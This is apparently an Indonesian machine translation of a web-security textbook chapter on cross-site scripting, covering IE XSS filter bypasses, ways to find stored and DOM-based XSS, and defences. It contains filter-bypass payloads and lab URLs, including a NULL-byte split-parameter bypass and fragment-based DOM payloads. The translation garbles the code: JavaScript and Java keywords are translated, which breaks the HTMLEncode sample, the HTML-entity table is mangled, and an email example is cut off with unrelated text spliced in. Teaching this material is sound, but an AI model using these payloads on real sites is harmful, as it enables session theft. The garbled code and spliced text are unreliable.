Hal pertama yang harus dikatakan tentang filter IE XSS adalah bahwa filter ini umumnya sangat efektif dalam memblokir eksploitasi standar bug XSS, yang secara signifikan meningkatkan standar bagi setiap penyerang yang mencoba melakukan serangan ini. Meskipun demikian, filter dapat dilewati dengan beberapa cara penting. Anda juga dapat mengeksploitasi bagaimana filter beroperasi untuk mengirimkan serangan yang tidak mungkin dilakukan.

Pertama, beberapa cara melewati filter muncul dari fitur inti desainnya:

- Hanya nilai parameter yang dipertimbangkan, bukan nama parameter. Beberapa aplikasi rentan terhadap serangan sepele melalui nama parameter, seperti jika seluruh URL yang diminta atau string kueri digunakan dalam respons. Serangan ini tidak dicegah oleh filter.
- Karena setiap nilai parameter dipertimbangkan secara terpisah, jika lebih dari satu parameter tercermin dalam respons yang sama, dimungkinkan untuk merentangkan serangan di antara dua parameter, seperti yang dijelaskan sebagai teknik untuk mengalahkan batas panjang. Jika muatan XSS dapat dipecah menjadi potongan-potongan, tidak ada satu pun yang secara individual cocok dengan daftar hitam ekspresi yang diblokir, filter tidak akan memblokir serangan.
- Hanya permintaan lintas domain yang disertakan, karena alasan performa. Oleh karena itu, jika penyerang dapat menyebabkan pengguna membuat permintaan "di tempat" untuk URL XSS, serangan tersebut tidak akan diblokir. Ini umumnya dapat dicapai jika aplikasi berisi perilaku apa pun yang memungkinkan penyerang menyuntikkan tautan sewenang-wenang ke halaman yang dilihat oleh pengguna lain (bahkan jika ini sendiri merupakan serangan yang dipantulkan; filter XSS hanya berusaha memblokir skrip yang disuntikkan, bukan tautan yang disuntikkan). Dalam skenario ini, serangan memerlukan dua langkah: injeksi tautan berbahaya ke halaman pengguna, dan pengguna mengklik tautan tersebut dan menerima muatan XSS.

Kedua, beberapa detail implementasi terkait perilaku browser dan server memungkinkan filter XSS dilewati dalam beberapa kasus:

- Seperti yang telah Anda lihat, browser mentolerir berbagai jenis karakter dan sintaksis yang tidak diharapkan saat memproses HTML, seperti toleransi IE terhadap byte NULL. Keunikan dalam perilaku IE terkadang dapat dimanfaatkan untuk mem-bypass filter XSS-nya sendiri.
- Seperti yang dibahas di Bab 10, server aplikasi berperilaku dalam berbagai cara saat permintaan berisi beberapa parameter permintaan dengan nama yang sama. Dalam beberapa kasus mereka menggabungkan semua nilai yang diterima. Misalnya, di ASP.NET, jika string kueri berisi:

p1=foo&p1=bilah

nilai dari p1 parameter yang dilewatkan ke aplikasi adalah:

p1=foo,bar

Sebaliknya, filter IE XSS masih memproses setiap parameter secara terpisah, meskipun memiliki nama yang sama. Perbedaan perilaku ini bisa memudahkan

untuk menjangkau muatan XSS di beberapa parameter permintaan "berbeda" dengan nama yang sama, melewati daftar hitam dengan setiap nilai terpisah, yang semuanya digabungkan kembali oleh server.

**COBALAH!**

**Saat ini eksploitasi XSS berikut berhasil melewati filter IE XSS:**

```
http://mdsec.net/error/5/Error.ashx?message=<scr%00ipt%20 &message=>
peringatan('xss')</script>
```

Ketiga, cara filter membersihkan kode skrip dalam respons aplikasi sebenarnya dapat dimanfaatkan untuk mengirimkan serangan yang tidak mungkin dilakukan. Alasan utamanya adalah karena filter beroperasi secara pasif, hanya mencari korelasi antara masukan seperti skrip dan keluaran seperti skrip. Itu tidak dapat menyelidiki aplikasi secara interaktif untuk mengkonfirmasi apakah bagian input yang diberikan benar-benar menyebabkan bagian output tertentu. Akibatnya, penyerang benar-benar dapat memanfaatkan filter untuk secara selektif menetralkan kode skrip aplikasi yang muncul dalam respons. Jika penyerang menyertakan bagian dari skrip yang ada dalam nilai parameter permintaan, filter IE XSS melihat bahwa kode skrip yang sama muncul dalam permintaan dan respons dan memodifikasi skrip dalam respons untuk mencegah eksekusi.

Beberapa situasi telah diidentifikasi di mana menetralkan skrip yang ada mengubah konteks sintaksis dari bagian selanjutnya dari respons yang berisi refleksi input pengguna. Perubahan konteks ini dapat berarti bahwa pemfilteran masukan yang dipantulkan oleh aplikasi itu sendiri tidak lagi memadai. Oleh karena itu, refleksi dapat digunakan untuk mengirimkan serangan XSS dengan cara yang tidak mungkin dilakukan tanpa perubahan yang dilakukan oleh filter IE XSS. Namun, situasi di mana hal ini muncul umumnya melibatkan kasus tepi dengan fitur yang tidak biasa atau telah mengungkapkan cacat pada versi sebelumnya dari filter IE XSS yang telah diperbaiki.

Lebih penting lagi, kemampuan penyerang untuk secara selektif menetralkan kode skrip aplikasi itu sendiri dapat dimanfaatkan untuk memberikan serangan yang sama sekali berbeda dengan mengganggu mekanisme kontrol yang relevan dengan keamanan aplikasi. Salah satu contoh umum dari hal ini berkaitan dengan penghapusan kode defensif framebusting (lihat Bab 13), tetapi banyak contoh lain mungkin muncul sehubungan dengan kode khusus aplikasi yang melakukan tugas keamanan defensif utama di sisi klien.

### **Menemukan dan Mengeksplorasi Kerentanan XSS yang Tersimpan**

Proses mengidentifikasi kerentanan XSS yang disimpan tumpang tindih secara substansial dengan yang dijelaskan untuk XSS yang direfleksikan. Ini termasuk mengirimkan string unik di setiap titik masuk dalam aplikasi. Namun, Anda harus mengingat beberapa perbedaan penting untuk memaksimalkan jumlah kerentanan yang teridentifikasi.

**LANGKAH HACK**

- 1. Setelah mengirimkan string unik ke setiap kemungkinan lokasi dalam aplikasi,** Anda harus meninjau semua konten dan fungsionalitas aplikasi sekali lagi untuk mengidentifikasi kejadian saat string ini ditampilkan kembali ke browser. Data yang dapat dikontrol pengguna yang dimasukkan di satu lokasi (misalnya, kolom nama di halaman informasi pribadi) dapat ditampilkan di banyak tempat di seluruh aplikasi. (Misalnya, bisa di halaman beranda pengguna, di daftar pengguna terdaftar, di item alur kerja seperti tugas, di daftar kontak pengguna lain, di pesan atau pertanyaan yang diposting oleh pengguna, atau di log aplikasi.) Setiap penampilan string dapat dikenakan filter pelindung yang berbeda dan oleh karena itu perlu diselidiki secara terpisah.
- 2. Jika memungkinkan, semua area aplikasi yang dapat diakses oleh administrator harus ditinjau untuk mengidentifikasi tampilan data yang dapat dikontrol oleh pengguna non-administratif.** Misalnya, aplikasi memungkinkan administrator meninjau file log di browser. Jenis fungsionalitas ini sangat umum mengandung kerentanan XSS yang dapat dieksploritasi oleh penyerang dengan membuat entri log yang berisi HTML berbahaya.
- 3. Saat mengirimkan string uji ke setiap lokasi dalam aplikasi,** terkadang tidak cukup hanya dengan mempostingnya sebagai setiap parameter ke setiap halaman. Banyak fungsi aplikasi perlu diikuti melalui beberapa tahapan sebelum data yang dikirimkan benar-benar disimpan. Misalnya, tindakan seperti mendaftarkan pengguna baru, melakukan pemesanan belanja, dan melakukan transfer dana sering melibatkan pengiriman beberapa permintaan berbeda dalam urutan yang ditentukan. Untuk menghindari hilangnya kerentanan apa pun, perlu melihat setiap kasus uji hingga selesai.
- 4. Saat memeriksa XSS yang direfleksikan,** Anda tertarik pada setiap aspek permintaan korban yang dapat Anda kendalikan. Ini termasuk semua parameter permintaan, setiap header HTTP, dan seterusnya. Dalam kasus XSS yang disimpan, Anda juga harus menyelidiki saluran out-of-band yang melalui aplikasi menerima dan memproses input yang dapat Anda kontrol. Saluran semacam itu adalah vektor serangan yang cocok untuk memperkenalkan serangan XSS yang disimpan. Tinjau hasil latihan pemetaan aplikasi Anda (lihat Bab 4) untuk mengidentifikasi setiap kemungkinan area permukaan serangan.
- 5. Jika aplikasi mengizinkan file untuk diunggah dan diunduh,** selalu selidiki fungsionalitas ini untuk serangan XSS yang tersimpan. Teknik terperinci untuk menguji fungsionalitas jenis ini dibahas nanti di bab ini.
- 6. Pikirkan secara imajinatif tentang cara lain yang memungkinkan data yang Anda kontrol dapat disimpan oleh aplikasi dan ditampilkan kepada pengguna lain.** Misalnya, jika fungsi pencarian aplikasi menampilkan daftar item pencarian populer, Anda mungkin dapat memasukkan muatan XSS yang tersimpan dengan mencarinya berkali-kali, meskipun fungsi pencarian utama itu sendiri menangani masukan Anda dengan aman.

Ketika Anda telah mengidentifikasi setiap instans di mana data yang dapat dikontrol pengguna disimpan oleh aplikasi dan kemudian ditampilkan kembali ke browser, Anda harus mengikuti proses yang sama yang dijelaskan sebelumnya untuk menyelidiki potensi kerentanan XSS yang direfleksikan. Artinya, tentukan input apa yang perlu dikirimkan untuk menyematkan JavaScript yang valid di dalam HTML sekitarnya, lalu coba hindari filter apa pun yang mengganggu pemrosesan muatan serangan Anda.

**TIP** saat menyelidiki XSS yang direfleksikan, mudah untuk mengidentifikasi parameter permintaan mana yang berpotensi rentan. Anda dapat menguji satu parameter dalam satu waktu dan meninjau setiap respons untuk setiap tampilan input Anda. Namun, dengan XSS yang disimpan, ini mungkin kurang mudah. Jika Anda mengirimkan string pengujian yang sama seperti setiap parameter ke setiap halaman, Anda mungkin menemukan string ini muncul kembali di beberapa lokasi dalam aplikasi. Mungkin tidak jelas dari konteks parameter mana yang bertanggung jawab atas penampilan. Untuk menghindari masalah ini, Anda dapat mengirimkan string pengujian yang berbeda untuk setiap parameter saat menyelidiki kelemahan XSS yang tersimpan. Misalnya, Anda dapat menggabungkan string unik Anda dengan nama bidang yang dikirimkannya.

Beberapa teknik khusus dapat diterapkan saat menguji kerentanan XSS yang disimpan dalam jenis fungsionalitas tertentu. Bagian berikut memeriksa beberapa di antaranya secara lebih rinci.

### ***Menguji XSS di Aplikasi Email Web***

Seperti yang telah kita diskusikan, aplikasi email web pada dasarnya berisiko mengandung kerentanan XSS yang tersimpan, karena menyertakan konten HTML yang diterima langsung dari pihak ketiga dalam halaman aplikasi yang ditampilkan kepada pengguna. Untuk menguji fungsi ini, idealnya Anda harus mendapatkan akun email Anda sendiri di aplikasi, mengirim berbagai exploit XSS dalam pesan email ke diri Anda sendiri, dan melihat setiap pesan di dalam aplikasi untuk menentukan apakah ada exploit yang berhasil.

Untuk melakukan tugas ini secara menyeluruh, Anda perlu mengirim semua jenis konten HTML yang tidak biasa dalam email, seperti yang kami jelaskan untuk menguji pemintas pada filter masukan. Jika Anda membatasi diri untuk menggunakan klien email standar, Anda mungkin akan menemukan bahwa Anda tidak memiliki kontrol yang cukup atas konten pesan mentah, atau klien itu sendiri dapat membersihkan atau "membersihkan" sintaks Anda yang sengaja dibuat salah.

Dalam situasi ini, umumnya lebih baik menggunakan cara alternatif untuk menghasilkan email yang memberi Anda kendali langsung atas isi pesan. Salah satu metode untuk melakukan ini adalah menggunakan UNIXsendmailmemerintah. Anda harus mengkonfigurasi komputer Anda dengan detail server surat yang harus digunakannya untuk mengirim surat keluar. Kemudian Anda dapat membuat email mentah Anda di editor teks dan mengirimkannya menggunakan perintah ini:

```
sendmail -t test@example.org < email.txt
```

Berikut ini adalah contoh file email mentah. Selain menguji berbagai muatan XSS dan melewati filter di badan pesan, Anda juga dapat mencoba menentukan-berbedaJenis kontenDanrangkaian karakter:

```
Versi MIME: 1.0
Dari: test@example.org
Tipe-Konten: teks/html; charset=us-ascii Content-
Transfer-Encoding: 7bit
Subyek: tes XSS
```

```
<html>
<tubuh>
 atau <objek> tag untuk memuat file GIFAR dari situs jejaring sosial sebagai applet Java.
- Saat pengguna mengunjungi situs eksternal, applet Java penyerang dijalankan di browsernya. Untuk applet Java, kebijakan asal yang sama diimplementasikan dengan cara yang berbeda dari yang disertakan skrip normal. Applet diperlakukan sebagai milik domain tempat ia dimuat, bukan domain yang memintanya. Oleh karena itu, applet penyerang dijalankan di domain aplikasi jejaring sosial. Jika pengguna korban masuk ke aplikasi jejaring sosial pada saat serangan, atau baru-baru ini masuk dan memilih opsi "tetap masuk", applet penyerang memiliki akses penuh ke sesi pengguna, dan pengguna disusupi .

Serangan khusus yang menggunakan file GIFAR ini dicegah dalam versi plug-in browser Java saat ini, yang memvalidasi apakah file JAR yang dimuat benar-benar berisi konten hibrid. Namun, prinsip penggunaan file hibrid untuk menyembunyikan kode yang dapat dieksekusi tetap berlaku. Mengingat semakin banyaknya format kode yang dapat dieksekusi klien yang sekarang digunakan, ada kemungkinan serangan serupa mungkin ada dalam format lain atau mungkin muncul di masa mendatang.

XSS dalam File Dimuat Melalui Ajax

Beberapa aplikasi saat ini menggunakan Ajax untuk mengambil dan merender URL yang ditentukan setelah pengidentifikasi fragmen. Misalnya, halaman aplikasi mungkin berisi tautan seperti berikut:

<http://wahh-app.com/#profile>

Saat pengguna mengeklik tautan, kode sisi klien menangani kejadian klik, menggunakan Ajax untuk mengambil file yang ditampilkan setelah fragmen, dan menyetel respons di dalam innerHtml dari <div> elemen di halaman yang ada. Ini dapat memberikan pengalaman pengguna yang mulus, di mana mengklik tab di antarmuka pengguna memperbarui konten yang ditampilkan tanpa memuat ulang seluruh halaman.

Dalam situasi ini, jika aplikasi juga berisi fungsionalitas yang memungkinkan Anda untuk mengunggah dan mengunduh file gambar, seperti gambar profil pengguna, Anda mungkin dapat mengunggah file gambar yang valid yang berisi markup HTML tersemat dan membuat URL yang menyebabkan sisi klien kode untuk mengambil gambar dan menampilkannya sebagai HTML:

<http://wahh-app.com/#profiles/images/15234917624.jpg>

HTML dapat disematkan di berbagai lokasi dalam file gambar yang valid, termasuk bagian komentar gambar. Beberapa browser, termasuk Firefox dan Safari, dengan senang hati merender file gambar sebagai HTML. Bagian biner dari gambar ditampilkan sebagai sampah, dan setiap HTML yang disematkan ditampilkan dengan cara biasa.

TIP Misalkan calon korban menggunakan browser yang mendukung HTML5, di mana permintaan lintas-domain Ajax dimungkinkan dengan izin dari domain yang diminta. Kemungkinan serangan lain dalam situasi ini adalah menempatkan URL absolut setelah karakter fragmen, menentukan file HTML eksternal yang dikontrol sepenuhnya oleh penyerang, pada server yang memungkinkan interaksi Ajax dari domain yang ditargetkan. Jika skrip sisi klien tidak memvalidasi bahwa URL yang diminta berada di domain yang sama, serangan penyertaan file jarak jauh sisi klien berhasil.

Karena validasi domain URL ini tidak diperlukan di versi HTML yang lebih lama, ini adalah salah satu contoh di mana perubahan yang diperkenalkan di HTML5 dapat dengan sendirinya memperkenalkan kondisi yang dapat dieksplorasi ke dalam aplikasi yang sudah ada yang sebelumnya aman.

Menemukan dan Mengeksplorasi Kerentanan XSS Berbasis DOM

Kerentanan XSS berbasis DOM tidak dapat diidentifikasi dengan mengirimkan string unik sebagai setiap parameter dan memantau respons untuk kemunculan string tersebut.

Salah satu metode dasar untuk mengidentifikasi bug XSS berbasis DOM adalah menelusuri aplikasi secara manual dengan browser Anda dan memodifikasi setiap parameter URL agar berisi string pengujian standar, seperti salah satu dari berikut ini:

```
"<script>peringatan(1)</script>
';peringatan(1)//
'-waspada(1)'
```

Dengan benar-benar menampilkan setiap halaman yang dikembalikan di browser Anda, Anda menyebabkan semua skrip sisi klien dijalankan, merujuk parameter URL Anda yang dimodifikasi jika berlaku. Setiap kali kotak dialog muncul berisi cookie Anda, Anda akan menemukan kerentanan (yang mungkin disebabkan oleh berbasis DOM atau bentuk XSS lainnya). Proses ini bahkan dapat diotomatisasi oleh alat yang menerapkan juru bahasa JavaScript sendiri.

Namun, pendekatan dasar ini tidak mengidentifikasi semua bug XSS berbasis DOM. Seperti yang telah Anda lihat, sintaks tepat yang diperlukan untuk menginjeksi JavaScript yang valid ke dalam dokumen HTML bergantung pada sintaks yang sudah muncul sebelum dan sesudah titik di mana string yang dapat dikontrol pengguna disisipkan. Mungkin perlu untuk mengakhiri string yang dikutip tunggal atau ganda atau untuk menutup tag tertentu. Terkadang tag baru mungkin diperlukan, tetapi terkadang tidak. Kode aplikasi sisi klien mungkin berusaha memvalidasi data yang diambil dari DOM, namun mungkin masih rentan.

Jika string pengujian standar tidak menghasilkan sintaks yang valid saat diproses dan dimasukkan, JavaScript yang disematkan tidak dijalankan, dan tidak ada dialog yang muncul, meskipun aplikasi mungkin rentan terhadap serangan yang dibuat dengan benar. Singkatnya mengirimkan setiap string serangan XSS yang dapat dibayangkan ke dalam setiap parameter, pendekatan dasar pasti melewatkannya sejumlah besar kerentanan.

Pendekatan yang lebih efektif untuk mengidentifikasi bug XSS berbasis DOM adalah meninjau semua JavaScript sisi klien untuk setiap penggunaan properti DOM yang dapat menyebabkan kerentanan. Berbagai alat tersedia untuk membantu mengotomatisasi proses ini. Salah satu alat efektif tersebut adalah DOMTracer, tersedia di URL berikut:

www.blueinfy.com/tools.html

LANGKAH HACK

Dengan menggunakan hasil latihan pemetaan aplikasi Anda dari Bab 4, tinjau setiap bagian JavaScript sisi klien untuk API berikut, yang dapat digunakan untuk mengakses data DOM yang dapat dikontrol melalui URL buatan:

- dokumen.lokasi
- dokumen.URL
- document.URLTidak dikodekan
- document.referrer
- jendela.lokasi

Pastikan untuk menyertakan skrip yang muncul di halaman HTML statis serta halaman yang dihasilkan secara dinamis. Bug XSS berbasis DOM mungkin ada di lokasi mana pun yang menggunakan skrip sisi klien, terlepas dari jenis laman atau apakah Anda melihat parameter dikirimkan ke laman.

Dalam setiap contoh di mana salah satu API sebelumnya digunakan, tinjau kode dengan cermat untuk mengidentifikasi apa yang dilakukan dengan data yang dapat dikontrol pengguna, dan apakah masukan yang dibuat dapat digunakan untuk menyebabkan eksekusi JavaScript arbitrer. Secara khusus, tinjau dan uji setiap instans tempat data Anda diteruskan ke salah satu API berikut:

- dokumen.tulis()
- dokumen.writeln()
- document.body.innerHTML
- eval()
- jendela.execScript()
- jendela.setInterval()
- jendela.setTimeout()

COBALAH!

```
http://mdsec.net/error/18/ http://  
mdsec.net/error/22/ http://  
mdsec.net/error/28/ http://  
mdsec.net/error/31/ http://  
mdsec.net/error/37/ http://  
mdsec.net/error/41/ http://  
mdsec.net/error/49/ http://  
mdsec.net/error/53/ http://  
mdsec.net/error/56/ http://  
mdsec.net/error/61/
```

Seperti halnya XSS yang direfleksikan dan disimpan, aplikasi dapat melakukan berbagai pemfilteran dalam upaya untuk memblokir serangan. Seringkali, pemfilteran diterapkan di sisi klien, dan Anda dapat meninjau kode validasi secara langsung untuk memahami cara kerjanya dan mencoba mengidentifikasi setiap jalan pintas. Semua teknik yang sudah dijelaskan untuk filter terhadap serangan XSS yang dipantulkan mungkin relevan di sini.

COBALAH!

```
http://mdsec.net/error/92/ http://  
mdsec.net/error/95/ http://  
mdsec.net/error/107/ http://  
mdsec.net/error/109/ http://  
mdsec.net/error/118/
```

Dalam beberapa situasi, Anda mungkin menemukan bahwa aplikasi sisi server mengimplementasikan filter yang dirancang untuk mencegah serangan XSS berbasis DOM. Meskipun operasi yang rentan terjadi pada klien, dan server tidak mengembalikan data yang diberikan pengguna dalam tanggapannya, URL tetap dikirimkan ke server. Jadi aplikasi dapat memvalidasi data dan gagal mengembalikan skrip sisi klien yang rentan saat muatan berbahaya terdeteksi.

Jika pertahanan ini ditemui, Anda harus mencoba setiap kemungkinan filter bypasses yang dijelaskan sebelumnya untuk kerentanan XSS yang tercermin untuk menguji ketahanan validasi server. Selain serangan ini, beberapa teknik unik untuk bug XSS berbasis DOM dapat mengaktifkan muatan serangan Anda untuk menghindari validasi sisi server.

Saat skrip sisi klien mengekstrak nilai parameter dari URL, mereka jarang mengurai string kueri dengan benar menjadi pasangan nama-nilai. Sebagai gantinya, mereka biasanya menelusuri URL untuk nama parameter diikuti dengan tanda sama dengan lalu

ekstrak apa pun yang muncul selanjutnya, hingga akhir URL. Perilaku ini dapat dieksloitasi dengan dua cara:

- Jika logika validasi server diterapkan pada basis per parameter, bukan pada seluruh URL, payload dapat ditempatkan ke dalam parameter yang ditemukan ditambahkan setelah parameter yang rentan. Misalnya:

```
http://mdsec.net/error/76/Error.ashx?message=Maaf%2c+an+kesalahan+terjadi  
ed&foo=<script>peringatan(1)</script>
```

Di sini, server mengabaikan parameter yang ditemukan, sehingga tidak tunduk pada pemfilteran apa pun. Namun, karena skrip sisi klien mencari string kueri pesan=dan mengekstrak semuanya setelah ini, itu termasuk muatan Anda dalam string yang diprosesnya.

- Jika logika validasi server diterapkan ke seluruh URL, bukan hanya ke parameter pesan, masih mungkin untuk menghindari filter dengan menempatkan muatan di sebelah kanan karakter fragmen HTML (#):

```
http://mdsec.net/error/82/Error.ashx?message=Maaf%2c+an+kesalahan+  
terjadi#<script>peringatan(1)</script>
```

Di sini, string fragmen masih merupakan bagian dari URL. Oleh karena itu, disimpan di DOM dan akan diproses oleh skrip sisi klien yang rentan. Namun, karena browser tidak mengirimkan bagian fragmen URL ke server, string serangan bahkan tidak dikirim ke server dan karenanya tidak dapat diblokir oleh filter sisi server apa pun. Karena skrip sisi klien mengekstrak semuanya setelahnyapesan=, payload masih disalin ke sumber halaman HTML.

COBALAH!

```
http://mdsec.net/error/76/ http://  
mdsec.net/error/82/
```

MITOS UMUM

"Kami memeriksa setiap permintaan pengguna untuk tag skrip tersemat, jadi tidak ada serangan XSS yang mungkin terjadi."

Selain pertanyaan apakah ada kemungkinan melewati filter, Anda sekarang telah melihat tiga alasan mengapa klaim ini bisa salah:

- Dalam beberapa kelemahan XSS, data yang dapat dikontrol penyerang dimasukkan langsung ke dalam konteks JavaScript yang ada, sehingga tidak perlu menggunakan tag skrip atau cara lain untuk memasukkan kode skrip. Dalam kasus lain, Anda dapat menginjeksi event handler yang berisi JavaScript tanpa menggunakan tag skrip apa pun.

- Jika aplikasi menerima data melalui beberapa saluran out-of-band dan merendernya dalam antarmuka webnya, setiap bug XSS yang tersimpan dapat dieksloitasi tanpa mengirimkan muatan jahat apa pun menggunakan HTTP.
- Serangan terhadap XSS berbasis DOM mungkin tidak melibatkan pengiriman muatan berbahaya apa pun ke server. Jika teknik fragmen digunakan, muatan tetap berada di klien setiap saat.

Beberapa aplikasi menggunakan skrip sisi klien yang lebih canggih yang menjalankan penguraian string kueri yang lebih ketat. Misalnya, mungkin mencari URL untuk nama parameter diikuti dengan tanda sama dengan tapi kemudian mengekstrak apa yang mengikuti hanya sampai mencapai pembatas yang relevan seperti & atau #. Dalam hal ini, dua serangan yang dijelaskan sebelumnya dapat dimodifikasi sebagai berikut:

```
http://mdsec.net/error/79/Error.ashx?foomessage=<script>peringatan(1)</script>
> &message=Maaf%2c+an+kesalahan+terjadi
```

```
http://mdsec.net/error/79/Error.ashx#message=<script>peringatan(1)</script>
```

Dalam kedua kasus, pertandingan pertama untuk pesan=diikuti segera oleh string serangan, tanpa pembatas intervensi, sehingga payload diproses dan disalin ke dalam sumber halaman HTML.

COBALAH!

```
http://mdsec.net/error/79/
```

Dalam beberapa kasus, Anda mungkin menemukan bahwa pemrosesan kompleks dilakukan pada data berbasis DOM. Oleh karena itu, sulit untuk melacak semua jalur berbeda yang diambil oleh data yang dapat dikontrol pengguna, dan semua manipulasi dilakukan, hanya melalui tinjauan statis dari kode sumber JavaScript. Dalam situasi ini, menggunakan debugger JavaScript untuk memantau eksekusi skrip secara dinamis dapat bermanfaat. Ekstensi FireBug ke browser Firefox adalah debugger lengkap untuk kode dan konten sisi klien. Ini memungkinkan Anda untuk menyetel breakpoint dan mengawasi kode dan data yang menarik, membuat tugas untuk memahami skrip yang rumit jauh lebih mudah.

MITOS UMUM

"Kami aman. Pemindai aplikasi web kami tidak menemukan bug XSS."

Seperti yang akan Anda lihat di Bab 19, beberapa pemindai aplikasi web melakukan tugas yang wajar untuk menemukan kelemahan umum, termasuk XSS. Namun, harus jelas pada titik ini bahwa banyak kerentanan XSS sulit dideteksi, dan membuat exploit yang berfungsi dapat memerlukan penyelidikan dan eksperimen yang ekstensif. Saat ini, tidak ada alat otomatis yang dapat mengidentifikasi semua bug ini dengan andal.

Mencegah Serangan XSS

Terlepas dari berbagai manifestasi XSS, dan kemungkinan eksploitasi yang berbeda, mencegah kerentanan itu sendiri sebenarnya secara konseptual mudah. Apa yang membuatnya bermasalah dalam praktiknya adalah sulitnya mengidentifikasi setiap contoh di mana data yang dapat dikontrol pengguna ditangani dengan cara yang berpotensi berbahaya. Setiap halaman aplikasi tertentu dapat memproses dan menampilkan lusinan item data pengguna. Selain fungsionalitas inti, kerentanan dapat muncul dalam pesan kesalahan dan lokasi lainnya. Oleh karena itu, tidak mengherankan bahwa kelemahan XSS begitu lazim, bahkan dalam aplikasi yang paling kritis terhadap keamanan.

Berbagai jenis pertahanan berlaku untuk XSS yang direfleksikan dan disimpan di satu sisi, dan XSS berbasis DOM di sisi lain, karena akar penyebabnya yang berbeda.

Mencegah XSS Tercermin dan Tersimpan

Akar penyebab XSS yang direfleksikan dan disimpan adalah bahwa data yang dapat dikontrol pengguna disalin ke respons aplikasi tanpa validasi dan sanitasi yang memadai. Karena data disisipkan ke dalam kode sumber mentah halaman HTML, data berbahaya dapat mengganggu halaman tersebut, mengubah tidak hanya kontennya tetapi juga strukturnya — memecahkan string yang dikutip, membuka dan menutup tag, menyuntikkan skrip, dan sebagainya pada.

Untuk menghilangkan kerentanan XSS yang direfleksikan dan disimpan, langkah pertama adalah mengidentifikasi setiap instans dalam aplikasi tempat data yang dapat dikontrol pengguna disalin ke respons. Ini termasuk data yang disalin dari permintaan langsung dan juga semua data tersimpan yang berasal dari pengguna mana pun pada waktu sebelumnya, termasuk melalui saluran out-of-band. Untuk memastikan bahwa setiap instans teridentifikasi, tidak ada penganti yang nyata untuk tinjauan cermat semua kode sumber aplikasi.

Setelah mengidentifikasi semua operasi yang berpotensi berisiko XSS dan yang perlu dipertahankan dengan tepat, Anda harus mengikuti pendekatan tiga kali lipat untuk mencegah timbulnya kerentanan yang sebenarnya:

- Validasi masukan.
- Validasi keluaran.
- Hilangkan titik penyisipan yang berbahaya.

Satu peringatan untuk pendekatan ini muncul ketika aplikasi perlu mengizinkan pengguna membuat konten dalam format HTML, seperti aplikasi blog yang mengizinkan HTML dalam komentar. Beberapa pertimbangan khusus yang berkaitan dengan situasi ini dibahas setelah teknik pertahanan umum dijelaskan.

Validasi Masukan

Pada titik di mana aplikasi menerima data yang diberikan pengguna yang dapat disalin ke salah satu responsnya di masa mendatang, aplikasi harus melakukan

validasi yang bergantung pada konteks dari data ini, dengan cara sekedar mungkin. Fitur potensial untuk memvalidasi termasuk yang berikut:

- Datanya tidak terlalu panjang.
- Data hanya berisi kumpulan karakter tertentu yang diizinkan.
- Data cocok dengan ekspresi reguler tertentu.

Aturan validasi yang berbeda harus diterapkan sekedar mungkin untuk nama, alamat email, nomor akun, dan seterusnya, sesuai dengan jenis data yang diharapkan diterima aplikasi di setiap bidang.

Validasi Keluaran

Pada titik di mana aplikasi menyalin ke responsnya item data apa pun yang berasal dari beberapa pengguna atau pihak ketiga, data ini harus dikodekan HTML untuk membersihkan karakter yang berpotensi berbahaya. Pengkodean HTML melibatkan penggantian karakter literal dengan entitas HTML yang sesuai. Ini memastikan bahwa browser akan menangani karakter yang berpotensi berbahaya dengan cara yang aman, memperlakukannya sebagai bagian dari konten dokumen HTML dan bukan bagian dari strukturnya. Pengkodean HTML dari karakter bermasalah utama adalah sebagai berikut:

- " — "
- ' — '
- & — &
- <— <
- > — >

Selain pengkodean umum ini, karakter apa pun dapat dikodekan dengan HTML menggunakan kode karakter ASCII numeriknya, sebagai berikut:

- % — 37;
- * — 42;

Perlu diperhatikan bahwa saat memasukkan input pengguna ke dalam nilai atribut tag, browser HTML-mendekodekan nilai tersebut sebelum memprosesnya lebih lanjut. Dalam situasi ini, pembelaan hanya dengan menyandikan HTML karakter yang biasanya bermasalah mungkin tidak efektif. Memang, seperti yang telah kita lihat, untuk beberapa filter, penyerang dapat mem-bypass sendiri karakter pengkodean HTML di payload. Misalnya:

```
 
```

Seperi yang dijelaskan di bagian berikut, sebaiknya hindari memasukkan data yang dapat dikontrol pengguna ke dalam lokasi ini. Jika hal ini dianggap tidak dapat dihindari karena beberapa alasan, perhatian yang besar perlu diberikan untuk mencegah penyerang melewati. Misalnya,

jika data pengguna dimasukkan ke dalam string JavaScript yang dikutip dalam sebuah event handler, setiap tanda kutip atau garis miring terbalik pada input pengguna harus di-escape dengan benar dengan garis miring terbalik, dan penyandian HTML harus menyertakan & dan ; karakter untuk mencegah penyerang melakukan penyandian HTML-nya sendiri.

Aplikasi ASP.NET dapat menggunakan Server.HTMLEncode API untuk membersihkan karakter jahat umum dalam string yang dapat dikontrol pengguna sebelum ini disalin ke respons server. API ini mengonversi karakter "< dan >" menjadi entitas HTML yang sesuai dan juga mengonversi karakter ASCII apa pun di atas 0x7f menggunakan bentuk pengkodean numerik.

Platform Java tidak memiliki API bawaan yang setara; namun, mudah untuk membuat metode ekuivalen Anda sendiri hanya dengan menggunakan bentuk pengkodean numerik. Misalnya:

```
public static String HTMLEncode(String s) {  
  
    StringBuffer keluar = StringBuffer baru(); untuk (int  
    i = 0; i < s.panjang(); i++) {  
  
        char c = s.charAt(i);  
        jika(c > 0x7f || c=="" || c=='&' || c=='<' || c=='>')  
            keluar.tambahkan("&#" + (int) c + ";"); selain  
            itu keluar.tambahkan(c);  
    }  
    return out.toString();  
}
```

Kesalahan umum yang dilakukan pengembang adalah menyandikan HTML hanya karakter yang tampaknya berguna bagi penyerang dalam konteks tertentu. Misalnya, jika sebuah item dimasukkan ke dalam string yang dikutip ganda, aplikasi mungkin hanya menyandikan karakter ". Jika item disisipkan tanpa tanda kutip ke dalam sebuah tag, itu mungkin hanya menyandikan karakter >. Pendekatan ini sangat meningkatkan risiko ditemukannya jalan pintas. Seperti yang telah Anda lihat, penyerang sering dapat mengeksloitasi toleransi browser terhadap HTML dan JavaScript yang tidak valid untuk mengubah konteks atau menyuntikkan kode dengan cara yang tidak terduga. Selain itu, seringkali dimungkinkan untuk menjangkau serangan di beberapa bidang yang dapat dikontrol, mengeksloitasi pemfilteran berbeda yang digunakan di masing-masing bidang. Pendekatan yang jauh lebih kuat adalah dengan selalu mengkode HTML setiap karakter yang mungkin berguna bagi penyerang, terlepas dari konteks di mana itu dimasukkan. Untuk memberikan tingkat jaminan setinggi mungkin, pengembang dapat memilih untuk menyandikan HTML setiap karakter nonalfanumerik, termasuk spasi. Pendekatan ini biasanya tidak membebankan overhead yang terukur pada aplikasi dan menghadirkan hambatan berat untuk segala jenis serangan bypass 